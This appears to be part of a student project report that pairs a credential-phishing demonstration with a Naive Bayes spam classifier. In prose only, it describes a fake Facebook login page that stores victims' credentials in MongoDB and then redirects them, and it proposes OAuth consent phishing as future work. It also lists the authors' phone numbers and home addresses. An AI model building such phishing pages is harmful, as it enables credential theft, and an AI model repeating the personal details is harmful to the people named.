
## CHAPTER 4

### RESULT AND ANALYSIS

#### 1. PHISHING


##### FRONTEND-

##### SNIPPET OF THE USER INTERFACE CREATED -




Here is the fake login page where the user will enter his credentials thinking that this is the real website.

##### COLLECTION OF THE SENSITIVE INFORMATION OF THE VICTIM--




Whenever the victim submits, it redirects it to the original facebook page so as to look more real phishing attack and the data can be fetched easily.

## SNIPPET-



## ENCRYPTION OF THE PASSWORD (PHISHING ATTACK)



Here on the MongoDB database, the credentials entered by the user are encrypted

## 2. SPAM DETECTION

### Evaluating The Model

```
In [26]: from sklearn.metrics import classification_report, confusion_matrix
```


```
In [27]: y_predict_train=NB_classifier.predict(X_train)
y_predict_train
```

```
Out[27]: array([1, 0, 0, ..., 0, 1, 0], dtype=int64)
```

```
In [28]: cm=confusion_matrix(y_train,y_predict_train)
```

```
In [29]: sns.heatmap(cm,annot=True)
```

```
Out[29]: <AxesSubplot:>
```




```
In [30]: y_predict_test=NB_classifier.predict(X_test)
y_predict_test
```

```
Out[30]: array([0, 1, 0, ..., 0, 0, 0], dtype=int64)
```

```
In [31]: cm=confusion_matrix(y_test,y_predict_test)
```

```
In [32]: sns.heatmap(cm,annot=True)
```

```
Out[32]: <AxesSubplot:>
```



```
In [33]: print(classification_report(y_test,y_predict_test))
```

	precision	recall	f1-score	support
0	1.00	0.99	0.99	881
1	0.96	0.99	0.97	265
accuracy			0.99	1146
macro avg	0.98	0.99	0.98	1146
weighted avg	0.99	0.99	0.99	1146

Here we are predicting whether the mail is a spam or ham, whether the mail is a spam or a ham.



## **CHAPTER 5**

### **CONCLUSION AND FUTURE ENHANCEMENT**

#### **5.1 CONCLUSION AND INFERENCE**

The phishing attack that we are carrying out is working on two parts i.e., frontend and backend. On the frontend part, the webpage is built up, and the backend part controls how the credentials will get stolen from the fake webpage and will get stored on the MongoDB database. The victim will enter his credentials on the fake website thinking this is the original webpage, and all his credentials will get transferred to the MongoDB database and in this way, the victim will get spoofed.

For the spam detection, we took a dataset and trained the machine with Naïve Bayes technique and upload the dataset to train the machine. We then test the machine on the database and can see that the mails are classified as spams and hams.

#### **5.2 FUTURE ENHANCEMENT**

##### **Phishing**

For future enhancements, the in phishing we can send a URL that appears legitimate but then they are directed to original google website. After that, users are tricked into giving permissions to a third-party application because they trusted it, because they think it is a google approved application. In this way, they successfully disguised the domain which convinced the users that the application was trustworthy.

##### **Spam Detection**

For spam detection, we can use machine learning algorithms which can be trained on both image and text dataset. This will reduce training speeds and greater efficiency of classification. This can help justice for sellers, and retain the trust of the buyers through the online stores. This will greatly improve the quality of life for people who receive large number of emails

allowing them to browse through their emails smoothly and only use their accounts for their desired purpose.

## REFERENCES

- 1) Smita Sindhu, Sunil Parameshwar Patil, Arya Sreevalsan, Faiz Rahman, Ms. Saritha A. N. “Phishing Detection using Random Forest, SVM, and Neural Network with Backpropagation” | **Publisher** - IEEE | **DOI**: 10.1109/ICSTCEE49637.2020.9277256 | **Year** – 2021
- 2) Bhagwat M. D., Dr. Patil P. H, Dr. T. S. Vishawanath “A Methodical Overview on Detection, Identification and Proactive Prevention of Phishing Websites” | **Publisher**: IEEE | **DOI**: 10.1109/ICICV50876.2021.9388441 | **Year**: 2019
- 3) Michael A. Ivanov; Bogdana V. Kliuchnikova; Ilya V. Chugunkov; Anna M. Plaksina “Phishing Attacks and Protection Against Them” | **INSPEC Accession Number**: 20652143 | **DOI**: 10.1109/ElConRus51938.2021.9396693 | **Publisher**: IEEE
- 4) Masayuki Higashino; Toshiya Kawato; Motoyuki Ohmori; Takao Kawamura “An Anti-phishing Training System for Security Awareness and Education Considering Prevention of Information Leakage” | **INSPEC Accession Number**: 18673100 | **DOI**: 10.1109/INFOMAN.2019.8714691 | **Publisher**: IEEE
- 5) Hong Bo; Wang Wei; Wang Liming; Geng Guanggang; Xiao Yali; Li Xiaodong; Mao Wei “A Hybrid System to Find & Fight Phishing Attacks Actively” | **INSPEC Accession Number**: 12302089 | **DOI**: 10.1109/WI-IAT.2011.94 | **Publisher**: IEEE
- 6) Thashina Sultana, K A Sapnaz, Fathima Sana, Mrs. Jamedar Najath; Email based Spam Detection | **ISSN**: 2278-0181 IJERTV9IS060087 | Vol. 9 Issue 06, **Date** - June 2020 | **Publisher**: IJERT
- 7) Hanif Bhuiyan, Akm Ashiquzzaman, Tamanna Islam Juthi, Suzit Biswas & Jinat Ara; A Survey of Existing E-Mail Spam Filtering Methods Considering Machine Learning Techniques | Volume 1 Issue 2 Version 1.0 | **Year**: 2018 | **Publisher**: Global Journals of

## BIODATA



**Name:** AADITYA GUPTA

**Mobile Number:** 9319055719

**Email ID:** [aaditya.gupta2019@vitstudent.ac.in](mailto:aaditya.gupta2019@vitstudent.ac.in)

**Permanent Address:** Shiv Mandir Marg, Babarpur (W), Delhi – 110032



**Name:** YASHVEER RAJ

**Mobile Number -** 9580196619

**E-mail:** [yashveer.raj2019@vitstudent.ac.in](mailto:yashveer.raj2019@vitstudent.ac.in)

**Permanent Address:** B-Block, Indira Nagar, Lucknow -226016



**Name:** ANSH SHUKLA

**Mobile Number:** 8004509196

**E-mail:** [ansh.shukla2019@vitstudent.ac.in](mailto:ansh.shukla2019@vitstudent.ac.in)

**Permanent Address:** Sector – 14, Janakipuram, Lucknow -226021